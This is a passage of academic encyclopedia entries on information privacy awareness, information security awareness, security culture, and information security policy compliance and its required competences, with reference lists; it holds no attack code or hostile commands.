The term information privacy awareness varies among different academic works; however, there are two main approaches that reveal most commonly agreed characteristics. First, information privacy awareness is associated with an individual's comprehension of threats and potential consequences resulting from information disclosure within the scope of an Internet service (Christin et al. 2013; Deuker 2010; Gerber et al. 2018; Könings et al. 2013; Kuo and Talley 2014; Soumelidou and Tsohou 2019). Second, information privacy awareness is associated with the individual's knowledge of the content of the privacy policies published by the Internet services that they use (Bergmann 2009; Li et al. 2011; Yun et al. 2014; Soumelidou and Tsohou 2019).

Theory and Application

Literature examines the factors that influence information privacy awareness, including the intelligibility, length, and structure of privacy policies, the general privacy concerns, the user interface, the trust toward the provider, the technical knowledge of the individual, the knowledge of personal data regulation in force, and others (Deuker 2010; Tsohou and

Kosta 2017; McDonald et al. 2009). The identification of factors that influence information privacy awareness is crucial for researchers or practitioners who develop methodologies, techniques, or tools that enhance Internet users' information privacy awareness. Techniques as such may include visualization of privacy policies (e.g., the Privacy Pal visualization tool; Tucker et al. 2015) or tools that help users trace the flow of the information that they disclose to one service provider (e.g., the NoTrace Tool; Malandrino et al. 2013) or tools that provide personalized recommendations depending on privacy preferences (Your Privacy Protector; Ghazinour et al. 2016).

Open Problems and Future Directions

Research on information privacy awareness is evolving and several challenges and research gaps exist. First, the ambiguity in the definition of the information privacy awareness term raises communication problems among the researchers and practitioners on the way they approach, measure, and target to improve it. It is yet to be clearly defined what constitutes a privacy aware Internet user. Second, information privacy awareness has been extensively studied in some Internet-based services (i.e., social media, e-commerce), but other services are under-investigated (e.g., e-health or e-government services). Additionally, certain age groups have been studied (i.e., most studies have included samples with participants being 18–30 years old); thus, there is a need to investigate information privacy awareness within a wider range of users' age groups. Third, the development of information privacy awareness enhancement tools is still challenging as these tools need to attract users' attention and facilitate their contextual comprehension of privacy threats and settings. Finally, research gaps exist on information privacy awareness, users' online privacy behavior, and the Privacy Paradox phenomenon (a discrepancy between users' privacy concerns and actual behavior (Pötzsch 2009)).

References

Acquisti A, Gross R (2006) Imagined communities: awareness, information sharing, and privacy on the Facebook. In: 6th international privacy enhancing technologies workshop. Springer, Berlin/Heidelberg/Cambridge, UK

Almuhimedi H, Schaub F, Sadeh N, Adjerid I, Acquisti A, Gluck J, Cranor L, Agarwal Y (2014) Your location has been shared 5,398 times! A field study on mobile app privacy nudging. In: 33rd annual ACM conference on human factors in computing systems, pp 787–796

Bergman M (2009) Testing privacy awareness. The future of identity in the information society. In: Matyas V et al (eds) The future of identity, IFIP AICT 298. Springer, Berlin/Heidelberg, pp 237–253

Christin D, Michalak M, Hollick M (2013) Raising user awareness about privacy threats in participatory sensing applications through graphical warnings, Proceedings of International Conference on Advances in Mobile Computing & Multimedia, pp 445–455

Deuker A (2010) Addressing the privacy paradox by expanded privacy awareness – the example of context-aware services. Priv. and Id. Man. for L., pp 275–283

Gerber N, Gerber P, Drews H, Kirchner E, Schlegel N, Schmidt T, Scholz L (2018) FoxIT: enhancing mobile users' privacy behavior by increasing knowledge and awareness. In: 7th workshop on socio-technical aspects in security and trust, ACM, pp 53–63

Ghazinour K, Matwin S, Sokolova M (2016) Your privacy protector, a recommender system for privacy settings in social networks. Int J Secur Privacy Trust Manage 2(4):11–25

Könings B, Schaub F, Weber M (2013) Who, how and why? Enhancing privacy awareness in ubiquitous computing. In: PerCom'2013, Mar, pp 364–367

Kuo K, Talley PC (2014) An empirical investigation of the privacy concerns of social network site users in Taiwan. Comp Inf Technol 5(2):1–19

Li H, Sarathy R, Xu H (2011) The role of affect and cognition on online consumers' willingness to disclose personal information. Decis Support Syst 51(3):434–445

Malandrino D, Petta A, Scarano V (2013) Privacy awareness about information leakage: who knows what about me? In: WPS' 13 proceedings of workshop on privacy in the electronic society in Berlin, 2013. ACM, New York, pp 279–284

McDonald A, Cranor LF (2008) The cost of reading privacy policies. J Law Policy Inf Soc 4(3):543–568

McDonald MA, Reeder WR, Kelley PG, Cranor LF (2009) A comparative study of online privacy policies and formats, privacy enhancing technologies, vol 5672 of the series Lecture Notes in Computer Science, pp 37–55

Pitkanen O, Tuunainen VK (2012) Disclosing personal data socially – an empirical study on Facebook users' privacy awareness. J Inform Privacy Secur 8(1):3–29

Pötzsch S (2009) Privacy awareness: a means to solve the privacy paradox? In: The future of identity in the information society, IFIP AICT, vol 298. Springer, Berlin/Heidelberg, pp 226–236

Soumelidou A, Tsohou A (2019) Effects of privacy policy visualization on users' information privacy awareness level. Inform Technol People, Accepted, Emerald

Tsohou A, Kosta E (2017) Enabling valid informed consent for location tracking through privacy awareness of users: a process theory. Comput Law Secur Rev 33(4):434–457

Tucker R, Tucker C, Zheng J, (2015) Privacy pal: improving permission safety awareness of third party applications in online social networks. In: IEEE 17th international conference on high performance computing and communications (HPCC), pp 1268–1273

Yun H, Lee G, Kim DJ (2014) A metaanalytic review of empirical research on online in-formation privacy concerns: antecedents, outcomes, and moderators. In: Proceedings of the international conference on information systems, pp 1–13

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300496

Information Privacy Costs

Impacts of Information Privacy Violations

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300497

Information Privacy Law

Privacy Law: Understanding Data Protection Regulations

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300498

Information Security (InfoSec)

Risk Communication

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1483

Information Security Awareness

Aggeliki Tsohou[32] ✉
(32) Department of Informatics, Ionian University, Corfu, Greece

✉ **Aggeliki Tsohou**
Email: atsohou@ionio.gr

Synonyms

Security awareness

Definition

The preservation of information security for all information and communication technologies relies not only on the application of technical security controls, but also on the behavior of their users. Thus, to protect information security it is necessary to ensure that users have knowledge of enforced information security policies and behave in compliance with them. Information security awareness aims to achieve this by attracting users' attention toward information security threats, simulating information security concerns and reminding users of the importance of protecting information assets and the enforced information security policies and controls (Tsohou et al. 2008). According to the European Union Agency for Cybersecurity (ENISA 2010), information security awareness is a component of a broader educational strategy and tries to change behaviors and patterns of a targeted audience (e.g., employees, general public, etc.) regarding the way they use technology and the Internet. Information security awareness programs aim to make users transit from ad hoc secure behaviors to constant secure behaviors (Okenyi and Owens 2007) and make

them intuitively act toward protecting information assets and information security (Desman 2001).

Background

Protecting information security includes the application of not only technical security controls but also of administrative, procedural, and managerial controls. Reports by relevant industrial organizations (e.g., Ernst & Young, Computer Security Institute) have shown during the past years that many information security incidents are caused by human errors or negligence, and that users' information security awareness can facilitate both the prevention and management of information security incidents.

Although information security awareness refers to all types of users (e.g., employees using organizational information systems, general public using the Internet and online services), it has been mostly investigated within the organizational context. In this context, organizations implement information security awareness programs to ensure that employees who utilize information assets develop the necessary knowledge and skills for identifying security threats and applying security controls and to ensure that appropriate security behavior and culture toward protecting information assets is cultivated. Thus, information security awareness aims to attract the attention of users to information security, to make them understand the importance and value of information security procedures and controls as well as to remind users of their security obligations (Albrechtsen 2007; ENISA 2010; Okenyi and Owens 2007). Caution has been recently given on separating security awareness from the security training and security education, which are relevant but distinct terms (ENISA 2010; NIST 2003). Information security training refers to formal activities aiming on building knowledge and skills to facilitate the performance of certain job functions. Information security education targets information security specialists and aims at developing expertise.

References in the literature present methodologies and practical guidelines on developing information security awareness programs (ENISA 2010; Hansche 2001; Peltier 2005; NIST 2003). The development and execution of information security awareness programs includes several stages and activities, such as audience analysis and segmentation, consideration of communication channels (e.g., social media, posters,

leaflets, puzzles, workshops), selection of security messages, definition of awareness metrics, etc. Nonetheless, all sources highlight that the results of information security awareness are short-term and thus such programs should be continuous and repetitive.

Theory and Applications

Extensive research has been conducted to identify which factors determine users' intention to comply with information security policies. The findings demonstrate that information security awareness is a determinant factor for users' compliance to information security policies (Bulgurcu et al. 2010; Haeussinger and Kranz 2013; Talib and Dhillon 2015). This includes not only general information security awareness, such as broad comprehension of security threats and understanding of the impact of security violations, but also specific information security awareness of a given information security policy such as knowledge of rules and regulations prescribed by the policy and own responsibilities deriving from it. Overall, information security awareness has been found to influence users' beliefs and attitude toward information security policy compliance. Therefore, instilling information security awareness is expected to facilitate organizational efforts to protect information assets through information security policies.

Apart from organizational contexts, information security awareness applies also to the general public as Internet and online service users. Governments and other organizations (e.g., ENISA) promote information security awareness and encourage Internet users to become more aware of cyber security threats and relevant protective mechanisms. As an example, the European Cybersecurity Month (https://cybersecuritymonth.eu/) is an annual campaign taking place in October across Europe to raise awareness of cybersecurity threats, promote cybersecurity, and promote security good practices.

Open Problems and Future Directions

Despite the extant research in information security awareness, it is still challenging to ensure the effectiveness of such programs and achieve behavioral shift through them. A significant challenge refers to the measurement of information security awareness outcome; thus, how to

evaluate the level of security awareness of a given user or the effectiveness of a given awareness initiative. Solutions that have been proposed involve tests and questionnaires, quizzes, gamification, assessment of information security incidents, audit findings, and others (ENISA 2010; Kruger and Kearney 2006; Parsons et al. 2014). A relevant challenge is that users often know what they are supposed to do when theoretically asked (e.g., in quizzes), but they do not make the appropriate decisions when they are confronted with a security threat or situation (Blythe et al. 2013; Kelley and Bertenthal 2015).

Cross-References

Cybersecurity Awareness

References

Albrechtsen E (2007) A qualitative study of users' view on information security. Comput Secur 26(4):276–289

Blythe J, Koppel R, Smith W (2013) Circumvention of security: good users do bad things. IEEE Secur Priv 11(5):80–83

Bulgurcu B, Cavusoglu H, Benbasat I (2010) Information security policy compliance: an empirical study of rationality-based beliefs and information security awareness. Manag Inf Syst Q 34(3):523–548

Desman MB (2001) Building an information securityawareness program, Auerbach Publications, Routledge, United Kingdom

ENISA (2010) The new users' guide: how to raise information security awareness, the European Union Agency for Cybersecurity. https://www.enisa.europa.eu/publications/archive/copy_of_new-users-guide/at_download/fullReport

Haeussinger F, Kranz J (2013) Information security awareness: its antecedents and mediating effects on security compliant behavior. In: Proceedings of the international conference on Information systems ICIS 2013, Milan

Hansche S (2001) Designing a security awareness program: part I. Inf Syst Secur 9(6):14–23

Kelley T, Bertenthal IB (2015) Tracking risky behavior on the web: distinguishing between what users 'say' and 'do'. In: Ninth international symposium on Human aspects of information security & assurance (HAISA 2015), pp 202–214

Kruger HA, Kearney WD (2006) A prototype for assessing information security awareness. Comput Secur 25(1):289–296

NIST (2003) Building an information technology security awareness and training program. In Wilson M (ed) National Institute of Standards and Technology, Maryland, United States

Okenyi PO, Owens TJ (2007) On the anatomy of human hacking. Inf Syst Secur 16(6):302–314

Parsons K, McCormac A, Butavicius M, Pattinson M, Jerram C (2014) Determining employee awareness using the Human Aspects of Information Security Questionnaire (HAIS-Q). Comput Secur 42:165–176

Peltier TR (2005) Implementing an information security awareness program. Inf Syst Secur 14(2):37–48

Talib YA, Dhillon G (2015) Employee ISP compliance intentions: an empirical test of empowerment. In: Proceedings of the 2015 international conference on information systems, Fort Worth

Tsohou A, Kokolakis S, Karyda M, Kiountouzis E (2008) Investigating information security awareness: research and practice gaps. Inf Secur J 17(5–6):207–227

© This is a U.S. Government work and not under copyright protection in the U.S.; foreign copyright protection may apply 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1585

Information Security Culture

Adéle da Veiga[33] ✉
(33) School of Computing, University of South Africa (UNISA), Johannesburg, South Africa

✉ **Adéle da Veiga**
Email: dveigal@unisa.ac.za

Synonyms

Security culture

Definition

Information security culture (ISC) is the shared beliefs, values, and assumptions that employees have about information security together with internal and external factors that over time become the way things are done to protect and secure information in an organization.

Background

Organizations process information on a continuous basis. The processing of information includes various activities such as, " (a) the collection, receipt, recording, organisation, collation, storage, updating or modification, retrieval, alteration, consultation or use; (b) dissemination by means of transmission, distribution or making available in any other form; or (c) merging, linking, as well as restriction, degradation, erasure or destruction of information" (South Africa 2013, p. 8). Employees use the information

and communication technology of the organization to process information, which can be in various formats ranging from hard copies such as writing and drawings to electronic documents like recordings, videos, photos, graphs, software, and reports. While employees process information, they interact with the information and communication technology of the organization, which could include the Internet, networks, sensors, and various other devices, referred to as cyberspace (Carter 2020). This interaction must conform with the organization's information security policies outlining controls and procedures for which compliance is expected from employees to ensure that information is processed in a secure manner at all times throughout its life cycle. While employees have to implement the information security policy and related controls, they also have their own perceptions, values, and attitudes towards information processing and information security from an individual and group perspective, which influence the manner (their behavior) in which they process information. This behavior of employees over time becomes the way things are done in the organization, and thus becomes part of the ISC.

Organizations require a "strong," "good," or "ideal" ISC where the integrity, confidentiality, availability, and privacy of information is protected. Unfortunately, employees are seen as the weakest link in the protection of information, often not by intent but through errors or negligence (Wiley et al. 2020). Industry surveys over the past few years illustrated that the human error is still regarded as a root cause of data breaches, which has high data breach costs, resulting in lost business and reduced customer trust (IBM Security 2019). End users fall victim to phishing attacks, they download malicious software, their devices become infected with malware, and they sometimes still share passwords and devices can be lost or stolen.

A strong ISC can aid an organization to minimize the risk related to employee behavior, such as human error and negligence, and to improve the protection of information and information assets (Dojkovski et al. 2007). The ideal ISC can be understood as one where information is protected and secured at all times; where information security incidents are reduced; where all employees are aware and have knowledge of how to comply and implement information security-related policies and procedures; where employees are adequately trained, receive awareness and communication about information security requirements, policies, and procedures; where

employees exhibit conscientious, responsible, and caring behavior; and where there are adequate management support, leadership, and commitment to information security. While technical information security controls must be in place the focus of an ISC is on the human behavior and the way things are done by employees to maintain the confidentiality, integrity, availability, and privacy of information. A strong ISC will aid in protecting information of the organization to maintain the internal (e.g., directors, unions, and employees) and external (e.g., customers and suppliers) trust of the stakeholders.

Theory

Definition

The concept of ISC was initiated at the beginning of the twenty-first century. Early work of the Information Security Forum in 2000 set out to define it and to identify cultural factors that influence the ISC. The Organization for Economic Cooperation and Development (OECD 2002) published a document where they called for the establishment of a security culture as well as suggested guidelines for it. Following this, various academic researchers started to work on the concept of ISC to conceptualize and measure it.

The concept of organizational culture, defined by Edgar Schein (1985), played a key role in defining the ISC (Schlienger and Teufel 2002). Organizational culture comprises three levels, namely espoused values, basic assumptions, and artifacts (Schein 1985). These levels were translated to an ISC, being a subculture of the organizational culture (Vroom and Von Solms 2004; Schlienger and Teufel 2002), articulating the levels as following:

- Information security values, for example, we value confidentiality and integrity of information, honesty, and fairness
- Basic assumptions about information security such as the privacy of client information is important
- Information security artifacts like a shredder, access card, or awareness posters

The ISC can be defined as the shared beliefs, values, and assumptions that employees have about information security influenced by internal and

external factors of the organization that over time become the way things are done to protect and secure information in an organization (Schlienger and Teufel 2002; Vroom and Von Solms 2004; Alhogail 2015). The ISC develops in an organization through the direction of senior management and the information security policies together with other key factors like training and awareness.

Dominant and Subcultures

The ISC is present as a dominant culture in the organization where the majority of the employees share a similar way of doing things (Schlienger and Teufel 2002). Information security subcultures are present where employee groups are differentiated like departments, job levels, or age groups, each with their own unique ISC (Parsons et al. 2010). For example, the ISC in the human resource department could vary from that in the information technology department where the one is focused on personnel records valuing privacy and the other on technical aspects valuing availability.

Factors that Influence the Information Security Culture

An ISC develops in an organization in a similar manner as what organizational behavior develops – where management's vision and strategy together with policies and procedures over time influence the behavior. Together with this, various internal factors of an organization and external factors to the organization influence the ISC (Da Veiga et al. 2020). The external factors that could influence the ISC are:

- National culture
- Political and legal factors
- Economic factors
- Socio-culture factors
- Technical and technological factors

Internal factors that could influence the ISC are:

- Organizational factors (i.e., internal state of the organization, life cycle state of the organization, overall organizational culture, system protection, and resources)
- Management factors (e.g., management; information security policy and procedures; risk management; operational management; change

management; personnel management; education, awareness, and training; and security behavior management)
- Human factors (personality and values; needs; emotional condition; knowledge of IS; and IS compliance)
- Mutual trust factors (trust between an employer and employee and customer trust in the organization)

Studies have been conducted to determine the influence of some of the internal and external factors on the ISC and the correlation between these factors. In one such a study it was found that there is a positive correlation between awareness and the ISC (Wiley et al. 2020) and that awareness, training, and education are deemed as effective controls against the risk that humans pose to the protection of information (Parsons et al. 2010).

Measuring the Information Security Culture

The ISC in an organization can be measured with the objective of identifying the current state in order to improve and direct the future state. A mixed method using interviews, document reviews, observation, and surveys can be used. While a combination of these methods gives a comprehensive view of the culture where results can be triangulated, it may not always be practical or cost-efficient. Various researchers therefore developed statistically validated questionnaires, which organizations can use to measure the ISC. Examples of these questionnaires are the HAIS_Q adapted for a culture survey and the Information Security Culture Assessment (ISCA) (Wiley et al. 2020), as well as AlHogail's (2015) questionnaire focusing on constructs in strategy, technology, organization, people, and environment (STOPE).

Open Problems and Future Directions

Cyber security culture is a wider concept than ISC and encompasses not only the organization, but cyberspace. In this context various groups of end users process information such as home users, members of a community, organizations, citizens in a country, and users in an international context of cyberspace (Carter 2020). Each of these groups have a unique cyber security culture, but interact on various levels, introducing risk from a human perspective to themselves (i.e., a home user), their community (e.g., a school), their organization, their country and national grid, as well as on

an international level. These different cultures must be defined, quantified, and measured so as to identify risks, threats, and vulnerabilities that these cultures could pose to the protection of information in a wider context.

While various ISC questionnaires exist, there is no standardized, comprehensive questionnaire that encompasses all factors that influence the ISC coupled with guidelines for a mixed method approach. Also, the influence and correlation of all the external and internal factors on the ISC have not been tested empirically as yet.

Cross-References

Behavioral Security
Cybersecurity Awareness
Economics of Cybercrime: Identity Theft and Fraud
Group Behavior in Cybersecurity
Information Privacy Awareness
Information Security Awareness
Insider Threat
Social Engineering

References

AlHogail A (2015) Design and validation of information security culture framework. Comput Hum Behav 49:567–575

Carter DM (2020) Cyberspace and cyberculture. In: Kobayashi A (eds) International encyclopedia of human geography, 2nd edn. Elsevier, United Kingdom, pp 143–147

Da Veiga A, Astakhova LV, Botha A, Herselman M (2020) Defining organisational information security culture – perspectives from academia and industry. Comput Secur 92:1–23

Dojkovski S, Lichtenstein S, Warren MJ (2007) Fostering information security culture in small and medium size enterprises: an interpretive study in Australia. In: Proceedings of the European conference on Information systems, pp 1560–1571

IBM Security (2019) Cost of data breach report. IBM Security. https://databreachcalculator.mybluemix.net/executive-summary. Accessed 21 Apr 2020

Information South Africa (2013) Protection of Personal Information Act (POPIA) No. 4 of 2013. Government Gazette, Cape Town

Organisation for Economic Co-operation and Development (OECD) (2002) Guidelines for the security of information systems and networks: towards a culture of security. OECD Publications, France, pp 1–30

Parsons K, McCormac A, Butavicius M, Ferguson L (2010) Human factors and information security: individual, culture and security environment. Sci Technol 45. Defence Technical Information Centre http://www.dtic.mil/dtic/tr/fulltext/u2/a535944.pdf. Accessed 21 Apr 2020

Schein EH (1985) Organizational culture and leadership. Jossey-Bass, San Francisco

Schlienger T, Teufel S (2002) Information security culture – the socio-cultural dimension in information security management. In: Ghonaimy A, El-Hadidi MT (eds) Security in the information society: visions and perspectives. IFIP TC11 international conference on Information security (SEC2002). Kluwer, Cairo, pp 191–202

Vroom C, Von Solms R (2004) Towards information security behavioural compliance. Comput Secur 23(3):191–198

Wiley A, McCormac A, Calic D (2020) More than the individual: examining the relationship between culture and information security awareness. Comput Secur 88:1–8

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300500

Information Security Management System

ISMS: A Management Framework for Information Security

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300501

Information Security Policy Adherence

Information Security Policy Compliance

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1675

Information Security Policy Compliance

Maria Karyda[34] ✉ and Aggeliki Tsohou[35] ✉
(34) Department of Information & Communication Systems Engineering, University of the Aegean, Karlovassi, Samos, Greece
(35) Department of Informatics, Ionian University, Corfu, Greece

✉ **Maria Karyda**
Email: mka@aegean.gr

✉ **Aggeliki Tsohou (Corresponding author)**
Email: atsohou@ionio.gr

Synonyms

Information Security Policy Adherence

Definition

Information security policy compliance refers to the adherence to the rules and provisions included in the information security policies of an organization.

Background

Information security policies (ISPs) document the objectives, intentions, directions, and principles of the top management of an organization regarding the security of its information resources. ISPs include rules and guidelines as well as the roles and responsibilities of the members/employees of the organization, in order to safeguard its

information and related resources and infrastructure. ISPs commonly describe acceptable and/or unacceptable actions and behaviors of the employees while using the information systems and relevant facilities, their responsibilities regarding information security, and the consequences of ISPs violations and noncompliance. ISP compliance is thus described as the actions and behaviors of employees/users, following their organizations' ISPs, to achieve information security objectives and protect organizational assets and data. ISP noncompliance can result in significant problems for organizations, including financial losses and damage to their reputation; thus, ISP compliance monitoring and motivation are important organizational issues. Moreover, employees' compliance with well-designed information security policies can also enhance the information security posture of an organization.

Theory and Applications

Due to the critical importance of following the designated rules and procedures of ISPs, extensive research has been conducted to identify and analyze the factors and conditions that facilitate compliance with ISPs and/or discourage violations. Related studies draw on different theoretical backgrounds and disciplines to identify the factors or antecedents that affect users' intention to comply with the ISPs, including, among others, the General Deterrence Theory (GDT), the Protection Motivation Theory (PMT), the Rational Choice Theory (RCT), the Theory of Reasoned Action (TRA), the Theory of Planned Behavior (TPB), and Neutralization Theory.

General Deterrence Theory (GDT) is rooted in the idea that individuals can be discouraged from committing crimes and breaking the law by fear of the consequences they will suffer as a result. Common factors that have been found to influence employees' ISP compliance by studies drawing on GDT, include, among others, the *perceived severity of sanctions* (the individuals' perceptions of the severity of punishment for violating ISPs) and the *perceived certainty of sanctions* (individuals' perceptions on the certainty of being caught for not complying with the ISPs). It has also been suggested that the *certainty* of *detection* can be more effective than the severity of sanctions (Herath and Rao 2009).

Protection Motivation Theory (PMT) proposes that the security behavior of individuals is guided by their appraisal of the severity of the

risk involved. Employing this approach, related studies have identified that factors such as *threat appraisal*, *the perceived severity of the security threat*, *the perceived probability of the threat occurrence*, the *perceived efficacy (effectiveness) of security controls*, and the *perceived self-efficacy* of employees (meaning their perceptions on how capable they are to comply with ISPs and implement the security controls) significantly affect their intention towards ISP compliance (Pahnila et al. 2007); Siponen et al. 2014; Herath and Rao 2009; Vance et al. 2012).

Rational Choice theory (RCT) stipulates that individuals adopt certain behaviors after evaluating them in terms of their costs and benefits; rational individuals tend to adopt actions that provide the maximum net benefit, i.e., the maximum benefit minus cost. Drawing on ISP, related research has identified the following main factors influencing the intention of employees to comply with ISPs: *response cost (the additional effort and time required for compliance), sanctions, rewards, and intrinsic motivation* (Bulgurcu et al. 2010; Vance et al. 2012).

Other factors that have been found to affect the intention of employees to comply with the ISPs include: *habits* (Vance et al. 2012), *personality traits* (Ong and Chong 2014), *human biases* (Tsohou et al. 2015), *privacy concerns* (Herath et al. 2014), *awareness* of the content of ISPs and of information security issues in general (Bulgurcu et al. 2010), *awareness of monitoring mechanisms* (D'Arcy et al. 2009), the *active involvement and visible participation of top management* (Hu et al. 2012), the overall *quality* of the ISPs (Pahnila et al. 2007), as well as the *availability of resources* provided by the organization to support ISP compliance (Pahnila et al. 2007; Herath and Rao 2009). Finally, related studies have also identified that employees' *job satisfaction* (D'Arcy and Greene 2014), *national and organizational culture* (Connolly et al. 2015) also play significant role for employees' ISP compliance.

Open Problems and Future Directions

Overall, ISP compliance is a critical issue for the information security posture of organizations and presents several challenges for security management, ranging from identifying and establishing the proper conditions that facilitate and support ISP compliance (e.g., by providing required resources such as incentives, technical expertise, training, and

awareness programs), to adopting mechanisms and processes that monitor and evaluate ISP compliance. To this direction, related research provides important insights; however, multiple issues remain to be addressed, including, the following:

- Academic studies mostly explore the influence of specific factors on the intention of employees/users to comply with the ISPs. Empirical studies collect data about employees' *intention* to comply or not comply with certain ISPs, usually via survey questionnaires. However, their actual behavior may differ in their real-life working environment, or under different circumstances (e.g., under time or work pressure). Therefore, the actual user compliance needs further exploration with regards to the factors/conditions that act as determinants of ISP compliance.
- Nevertheless, the results of academic studies provide important and useful insights, which need to be incorporated in security management practices (e.g., how to decide on appropriate incentives, design security awareness programs, etc.).
- ISP compliance monitoring is very important for effective security; however, it raises several ethical and privacy concerns that need to be addressed. For example, use of Internet monitoring enables organizations to detect noncompliant behaviors with regards to Internet usage, but imply that the organization monitors the Internet activity of employees while at work.
- Finally, the role of sanctions with regards to ISP compliance needs further exploration; not all related research agrees on their effectiveness, while at the same time their severity might decrease employees trust to their employer and their intrinsic motivation towards their job.

Cross-References

Information Security Policy Compliance Competences

References

Bulgurcu B, Cavusoglu H, Benbasat I (2010) Information security policy compliance: an empirical study of rationality-based beliefs and information security awareness. MIS Q 34(3):523–548

Connolly L, Lang M, Tygar JD (2015) Investigation of employee security behaviour: a grounded theory approach. In Proceedings of the 30th IFIP International Information Security Conference. Springer International Publishing, Hamburg, Germany, pp 283–296

D'Arcy J, Greene G (2014) Security culture and the employment relationship as drivers of employees' security compliance. Inf Manag Comput Secur 22(5):474–489

D'Arcy J, Hovav A, Galletta D (2009) User awareness of security countermeasures and its impact on information systems misuse: a deterrence approach. Inf Syst Res 20(1):79–98

Herath T, Rao HR (2009) Protection motivation and deterrence: a framework for security policy compliance in organisations. Eur J Inf Syst 18(2):106–125

Herath T, Chen R, Wang J, Banjara K, Wilbur J, Rao HR (2014) Security services as coping mechanisms: an investigation into user intention to adopt an email authentication service. Inf Syst J 24(1):61–84

Hu Q, Dinev T, Hart P, Cooke D (2012) Managing employee compliance with information security policies: the critical role of top management and organisational culture. Decis Sci 43(4):615–660

Ong LP, Chong CF (2014) Information security awareness: an application of psychological factors – a study in Malaysia, in proceedings of international conference on computer. Communications and Information Technology, Beijing

Pahnila S, Siponen M, Mahmood A (2007) Employees' behavior towards IS security policy compliance. In: 40th Hawaii international conference on system sciences HICSS 2007. IEEE, pp 156b–156b

Siponen M, Mahmood MA, Pahnila S (2014) Employees' adherence to information security policies: an exploratory field study. Inf Manag 51(2):217–224

Tsohou, Karyda M, Kokolakis S (2015) Analyzing the role of cognitive and cultural biases in the internalization of information security policies: recommendations for information security awareness programs. Comput Secur 52:128–141

Vance A, Siponen M, Pahnila S (2012) Motivating IS security compliance: insights from habit and protection motivation theory. Inf Manag 49(3–4):190–198

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300502

Information Security Policy Compliance Capacities

Information Security Policy Compliance Competences

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1676

Information Security Policy Compliance Competences

Aggeliki Tsohou[36] ✉ and Maria Karyda[37] ✉
(36) Department of Informatics, Ionian University, Corfu, Greece
(37) Department of Information & Communication Systems Engineering, University of the Aegean, Karlovassi, Samos, Greece

✉ **Aggeliki Tsohou (Corresponding author)**
Email: atsohou@ionio.gr

✉ **Maria Karyda**
Email: mka@aegean.gr

Synonyms

Information Security Policy Compliance Capacities; Information Security Policy Compliance Competency

Definition

The term Information security policy compliance competences refer to the knowledge, skills, and attitudes that information systems users should possess to exhibit the desired behaviors that are expressed in an information security policy.

Background

Information security policies (ISPs) are necessary foundations for any organizational information security management system and communicate

top management's intentions and support for information security to all employees and stakeholders (Knapp et al. 2009; ISO/IEC 27001 2013). Although ISPs are one of the primary controls for information security management, extant research indicates that users' compliance towards ISPs is not a straightforward issue. Indeed, several factors have been found to influence users' behaviors (please see the entry for information security policy compliance) towards compliance or violation of ISPs. Overall, the existence of an ISP does not automatically lead to the prescribed actions, which pertains the long-lasting problem of the human factor being considered the weakest link of any information security program. Users' behavior towards ISP compliance or violation is influenced by several factors, such as the existence of awareness, penalties, rewards, habits, etc. However, it has been additionally elaborated that for users to comply with ISPs, they need to possess certain competencies (Tsohou and Holtkamp 2018); hereafter, ISP compliance competences.

Theory and Applications

Competency is used in multiple disciplines to describe a wide range of characteristics related to job performance (McClelland 1973). Job performance describes behaviors prescribed by a certain role in the organization (Katz and Kahn 1978) and competency can be understood as the characteristics of an individual directly influencing that behavior. Combining various resources, Holtkamp et al. (2014) define competency as a set of knowledge, skills, and attitudes to solve a problem in a given context. Competence is as single instance of competency; a specific knowledge item, skill or attitude necessary to fulfill a single task in a specific context. Knowledge addresses content or technical information that is required to perform a job (Renck et al. 1969). Skills refer to psychomotor processes manifested in behaviors (Cheney et al. 1990). Abilities refer to cognitive factors or behaviors that can be seen as the result of personal traits (Renck et al. 1969).

Professional associations commonly publish official frameworks to announce the competences that are anticipated for a given profession. As an example, the APM Competence Framework (2015) by the Association for Project Management includes a list of competences that project managers should hold, including the knowledge of alternative tools and methods for

scheduling tasks or the ability to use budgeting and cost control tracking tools. Similarly, the Society for Human Resource Management published the SHRM Competency Model (2016) according to which human resources professionals are expected to hold communication skills to provide clear, concise information to others in verbal, written, electronic, and other communication formats.

Several professional competence models identify Information security competences among the ones required. For example, in accordance with the APM Competence Framework, project managers are expected to know the organizational procedures and legal and ethical requirements when managing contracts and comply with them. Similarly, the SHRM Competency Model states that human resources professionals should be able to create processes to ensure confidentiality and privacy of employee information and company data. According to Tsohou and Holtkamp (2018), users' compliance with ISPs can also be associated with the possession of certain competences. Specifically, information systems users should hold certain competences to successfully comply with ISPs. Indicatively, employees who are information systems users should have the ability to assess and identify the situations in which the various ISP rules apply. They should also be able to assess the likelihood of a security threat happening in the given organizational and technological context. In terms of knowledge, users are required to know how to apply a specific information security control (e.g., knowledge of smartcard hardware and software for authorization in an application). Finally, users should have a positive attitude towards information security and ISP compliance.

Open Problems and Future Directions

